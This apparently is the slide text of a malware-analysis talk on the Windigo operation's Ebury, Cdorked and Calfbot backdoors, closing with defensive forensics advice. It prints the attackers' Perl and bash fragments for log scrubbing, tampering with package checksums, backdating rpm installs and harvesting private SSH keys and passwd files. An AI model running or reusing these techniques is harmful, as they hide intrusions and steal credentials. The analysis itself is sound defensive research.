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
Ebury infection (top 5)

Position	Country	Count
1	United States	10,065
2	Germany	2,489
3	France	1,431
4	Italy	1,169
5	United Kingdom	993
	Others	9,877
Total		26,024



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Who ssh with root?




Linux/Cdorked

- httpd/nginx/lighttpd backdoor
 - Replacing binary on the server
- Redirect HTTP request on legitimate web site the exploit packs or affiliate links
- Use shared memory (POSIX IPC) for state and configuration
 - No file on disk
 - It's encrypted with a static XOR key unique per infection



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Linux/Cdorked Stealth



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Linux/Cdorked Stealth (cont.)

- Presence and content of Accept, Accept-Language, Referer, User-Agent headers
- Presence of administrative panel references in URL
 - *cpanel*
 - *secur*
 - *bill*
 - etc
- Is it a web page? (.html, .php, etc)
- Did I redirect this client IP address in the last 24 hours?



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Cdorked ratio

Only a small percentage of Ebury infected hosts have Cdorked installed.



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Linking Cdorked and Ebury

```
push    rbp
mov     rbp, rsp
push    rbx
sub    rsp, 48h
mov     [rbp+crypted_string_arg1], rdi
mov     [rbp+decrypted_string_arg2], rsi
mov     [rbp+key_int_arg3], edx
mov     eax, [rbp+key_int_arg3]
cdqe
and    eax, 0FF000000h
sar    rax, 24
add    eax, 5
mov     [rbp+key_from_arg3], al
mov     eax, [rbp+key_int_arg3]
cdqe
and    eax, 0FF0000h
sar    rax, 16
add    eax, 33
mov     [rbp+key_from_arg3+1], al
mov     eax, [rbp+key_int_arg3]
cdqe
and    eax, 0FF00h
sar    rax, 8
add    eax, 55
mov     [rbp+key_from_arg3+2], al
mov     eax, [rbp+key_int_arg3]
add    eax, 78
mov     [rbp+key_from_arg3+3], al
mov     [rbp+var_2E], 0
mnw    rhn+i1_0

push    r15
movsx   rax, edx
add    edx, 78
mov     rcx, rdx
push    r14
shr    rcx, 24
mov     r14, rsi
add    ecx, 5
push    r13
push    r12
mov     r12, rdi
push    rbp
xor    ebp, ebp
push    rbx
sub    rsp, 38h
mov     [rsp+68h+xorkey], cl
mov     rcx, rax
movzx  eax, ah
shr    rcx, 16
add    eax, 55
mov     [rsp+68h+xorkey+3], dl
add    ecx, 33
mov     [rsp+68h+xorkey+2], al
mov     [rsp+68h+var_46], 0
mov     [rsp+68h+xorkey+1], cl
lea    r13, [rsp+68h+str]
lea    r15, [rsp+68h+var_5C]
jmp    short loc 36E7003390
```



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Cdorked | Ebury


Perl/Calfbot

- Perl spamming daemon
- Deletes itself when running, resides only in memory
- Hides as crond



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POSIX/Calfbot



Windigo group noteworthy compromises

- kernel.org infected at some point in 2011
- cPanel support SSH gateway
- poly.edu ;)



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Why advanced?

- Stealth
 - close to no disk persistence
 - uses shared memory
 - hooks into binaries
 - do not affect existing services
- Effective
 - large number of compromised servers
 - validates spamming
 - maximizes available server resources

Automating a dark cloud



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DevOps malware operators?

- Found very interesting monitoring and deployments scripts
- Interesting usage (SSH stream redirections):

```
cat payload.pl | ssh victim perl  
# or  
cat payload.sh | ssh victim bash
```



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Recon / Deployment scripts


- Written in Perl
- Always reports to STDOUT
 - Errors
 - Status



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Perl scripts

- Not obfuscated
- But as readable as Perl can be



Eliminates evidence

```
`mkdir -p /home/tmpq`; $tfile = '/home/tmpq/q3def';
@blist=`find /var/log -type f -mtime -1 -size +100M -ls`; print @blist if @bl
@logs=`cat /etc/syslog.conf|grep -vi '#'|grep -vi dev`;
foreach (@logs) {$logs{$1}++ if m|.*?(.+)| and not m|/mail| }
foreach $file (keys %logs) {
    next if checktime($file); # print "Check $file\n";
    $system="cat $file|egrep -i \"$n_date\"|egrep -i \"$string\""; #print "$sy
    $test=`$system`; print "Found in $file. Try to correct\n" if $test; next u
    $system="cat $file|egrep -vi \"$n_date\">>$tfile;cat $file|egrep \"$n_date\
#    print "$system\n"; #!
    system($system) }
```



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Recon scripts

- Checks for LD_PRELOAD trickery
- Various restrictive ssh configurations
- BSD jails

```
if (-l '/bin') {  
    print "\n\tALERT!!! /bin is link, seems like bsd jail\n";  
    $alert++  
}
```

- CPanel, BRadmin, Nagios ipcs plugin, auditd



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Recon (cont)

- Generic ssh honeypots

```
@sd = `strings /usr/sbin/sshd | grep -e "^\n/usr/local/libexec"`;
chomp @sd;
if (@sd) { print "\n\tALERT!!! , ".join(" | ",@sd)."\n" }
my $ppid=getppid;
my $pb=readlink("/proc/$ppid/exe");
if ($pb ne '/usr/sbin/sshd') {
    print "\n\tALERT!!! parent:$pb, $ppid\n";
    $alert++;
}
```



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Recon (cont)

- Detects available tools (pkg mgmt, gcc, patch, ...)
- Check for header files to compile OpenSSH
- Check if Ebury is already installed



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Recon (cont)

Output

```
[...]
#_# sysinfo:
#_# uname:Linux 3.2.0-4-amd64 #1 SMP Debian 3.2.46-1 x86_64 GNU/Linux
#_# dname:/etc/debian_version :7.1
#_# issue:Debian GNU/Linux 7 \n \l_
#_# ssh:OpenSSH_6.0p1 Debian-4, OpenSSL 1.0.1e 11 Feb 2013
#_# pkg:/usr/bin/apt-get
#_# gcc:
#_# patch:
#_# bash:/bin/bash
[...]
DEB check: ok
#_# ifconfig:
        inet addr:xxx.xx.x.xx
        inet addr:127.0.0.1 Mask:255.0.0.0
#_# ifconfig_end
alert:'1'; exit
```



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Deployment script

- Uses Perl's *DATA* to pass files through ssh

```
open(TAR, " | tar zxf - $ln $sl");
binmode(DATA);
while(<DATA>) {
    print TAR $_;
}
close TAR;

__DATA__
^_<8b>^H^@VÃÇS^@^Cíž      X^TÇÖ0Ü3Ì("0hÀ^Q^] ^U#î<8e><82>+( è h^@^E<
8c>, ^K^Fg^T^W^PÒ`hÚ6þKÌÍçÙ4Ñ71jbôÈ^] \@<8c>^Z%È%j$Èhã<98><88><
9a>, kÿç<9c>ê<86><81>ÈùÝÿû<9e>÷{<9e>ÿùim^êÔçSûçs^a júÌ<9e>9yñâ^&<96>i
<93>¹ÿ¹§; <ž^B^BÈ<85>§<86>Û»gïÀí<9c>¥Gï^<96>p^AÝ^CÁßÝbéÙf^Ggîþ?X|ÈÇ
>ß6)ÖlæRSRlÿ^] Þÿ*þÿ£í²<88>^Áz<9d>®2ìÂ^Mà0Ôž1^K<87>^pÿ*x^aò<84>p} ,zð÷
```



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Deployment script (cont)

Altering package management manifests

```
sub fix_md5 {
    my @df = glob("/var/lib/dpkg/info/libkeyutils1*.md5sums");
    get_md5();
    open( $fh, "<$df" );
    my @q = <$fh>;
    close $fh;
    for (@q) {
        $c++ if s|\s+ $d1/$rfile\n|$md5 $d1/$rfile\n|;
    }

    open( $fh, ">$df" );
    print $fh @q;
    close $fh;
    print "md5fix: fixed lines: $c\n";
}
```



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Deployment script (cont)

How do you install an rpm in the past?

```
$install_time = `rpm -q --qf '%{INSTALLTIME}\n' keyutils-libs`  
`MYRPMT="$install_time" LD_PRELOAD=./override_time.so  
rpm --replacepkgs --replacefiles --noscripts --nosignature -U malicious_libkey
```



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Deployment script (cont)

```
# rpm --verify keyutils-libs
(no error)
# rpm -qi keyutils-libs
Name           : keyutils-libs                         Relocations: (not relocatable)
Version        : 1.4                                     Vendor: CentOS
Release        : 4.el6                                    Build Date: Fri 22 Jun 2012 02:20:
Install Date: Mon 27 Jan 2014 06:08:43 AM EST          Build Host: c6b10.bsys.dev.
Group          : System Environment/Base               Source RPM: keyutils-1.4-4.el6.src
Size           : 59320                                    License: GPLv2+ and LGPLv2+
Signature      : RSA/SHA1, Sun 24 Jun 2012 06:18:51 PM EDT, Key ID 21efc4bf71fbfe
URL            : http://people.redhat.com/~dhowells/keyutils/
Summary         : Key utilities library
Description    :
This package provides a wrapper library for the key management facility system
calls.
```



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Daily monitoring script

- Bash
- Grabs keys, known hosts, user ssh configs

```
echo __% Passwd
cat /etc/passwd
# [...]
ud=`awk -F':' '{print $6}' </etc/passwd|sort -u`;
echo __% KHosts
for f in $ud;do cat $f/.ssh/known_hosts 2>/dev/null;done
echo __% SSHConf
for f in $ud;do cat $f/.ssh/config 2>/dev/null && echo __% ${f};done
echo __% SSHKeys_priv
for f in $ud;do
[ -e $f/.ssh/id_rsa ] && { echo __% $f/.ssh/id_rsa;cat $f/.ssh/id_rsa;echo; }
[ -e $f/.ssh/id_dsa ] && { echo __% $f/.ssh/id_dsa;cat $f/.ssh/id_dsa;echo; }
```



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Other scripts findings

- Modifies SELinux policy
- Various styles of installation
 - precompiled libraries
 - on-site compilation
 - packages
- Looks for over 40 backdoors/rootkits



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DevOps malware operators

- Manage *their* infrastructure with code
- Pass data in-band with ssh
- Eliminate logs, restore timestamps
- Get rid of security features

Defeating Ebury



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Same privileges

How to spy on a malicious user with the same privileges?

- syslog: omits logging
- package manifests: tampered
- tcpdump: Ebury stops on `IFF_PROMISC`, ssh traffic is encrypted
- core dumping processes and shared memory: long
- auditd!



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auditd

The Linux audit framework provides an auditing system that reliably collects information about any security-relevant (or non-security-relevant) event on a system.

- logging syscalls
- logs can be sent over the network

```
auditctl -a exit,always -S execve
```



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auditd logs

```
type=EXECVE msg=audit(1373838239.340:4474200): argc=4 a0="rm" a1="-f" a2="-f"
type=CWD msg=audit(1373838239.340:4474200): cwd="/home/tmpp/openssh-5.9p1"
type=PATH msg=audit(1373838239.340:4474200): item=0 name="/bin/rm"
\-\ inode=22282288 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00
type=PATH msg=audit(1373838239.340:4474200): item=1 name=(null) inode=4456796
\-\ dev=08:01 mode=0100755 ouid=0 ogid=0 rdev =00:00
type=SYSCALL msg=audit(1373838239.341:4474201): arch=c000003e syscall=59
\-\ success=yes exit=0 a0=1f29d40 a1=1eec5f0 a2=1f 03ec0 a3=7ffffd6be9a60
\-\ items=2 ppid=13403 pid=21287 auid=501 uid=0 gid=0 euid=0
\-\ suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty =pts0 ses=128232 comm="touch" exe=
type=EXECVE msg=audit(1373838239.341:4474201): argc=4 a0="touch" a1="-r"
\-\ a2="/etc/ssh/sshd_config" a3="/etc/ssh/ssh_config"
```



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auditd logs (cont.)

On non-ascii arguments it switches to hex

```
type=EXECVE msg=audit(1373837952.278:4473290): argc=26 a0="gcc" a1="-g"  
a2="-O2" a3="-Wall" a4="-Wpointer-arith" a5="-Wuninitialized"  
a6="-Wsign-compare" a7="-Wformat-security" a8="-Wno-pointer-sign"  
a9="-Wno-unused-result" a10="-fno-strict-aliasing" a11="-fno-built-in-memset"  
a12="-fstack-protector-all" a13="-I." a14="-I."  
a15=2D445353484449523D222F6574632F73736822 a16=2D445F504154485F5353485F50  
524F4752414D3D222F7573722F6C6F63616C2F62696E2F73736822  
[...]  
a21=2D445F504154485F5353485F504944449523D222F7661722F72756E22  
a22=2D445F504154485F505249565345505F4348524F4F545F4449523D222F7661722F656D7074  
a23="-DHAVE_CONFIG_H" a24="-c" a25="rsa.c"  
  
$ ipython  
In [1]: ('2D445F504154485F5353485F504B435331315F48454C504552'  
        '3D222F7573722F6C6F63616C2F6C6962657865632F7373682D'  
        '706B637331312D68656C7065722').decode('hex')  
Out[2]: '-D_PATH_SSH_PKCS11_HELPER="/usr/local/libexec/ssh-pkcs11-helper'"
```



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
Going out-of-band

1. Built a man-in-the-middle ssh gateway
2. Leaked credentials
3. Waited...
4. ...
5. Profit!



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As simple as that



What we have learned

1. Gather system information with perl script
2. Install Ebury with perl script
3. Monitor infected servers daily with bash script run from the Ebury backdoor



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What about production servers?

Forensics and incident response



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Caution

- Running at same privilege level
- It's an arm's race
- Aim for out-of-band (network or memory acquisition)

Process analysis

Once you've found an interesting process

- Dump process memory

```
gcore pid
```

- strings -a, gdb, IDA Pro



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Did you know?

proc allows you to extract deleted executables

```
# normal
$ sudo ls -l /proc/17902/exe
lrwxrwxrwx 1 root root 0 Sep 26 13:11 /proc/17902/exe -> \
\-/home/olivier/src/nginx-1.5.3/nginx
$ shalsum /home/olivier/src/nginx-1.5.3/nginx
fbb493f83e67a651ccbbf73a5ad22ca6719c19e4  /home/olivier/src/nginx-1.5.3/nginx

$ sudo rm /home/olivier/src/nginx-1.5.3/nginx

# removed
$ sudo ls -l /proc/17902/exe
lrwxrwxrwx 1 root root 0 Sep 26 13:11 /proc/17902/exe -> \
\-/home/olivier/src/nginx-1.5.3/nginx (deleted)

$ sudo cp /proc/17902/exe ./nginx
$ shalsum nginx
fbb493f83e67a651ccbbf73a5ad22ca6719c19e4  nginx
```



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Finding network level modifications

Audit your iptables NAT table rules

```
iptables -t nat -L -nv
```

```
iptables-save
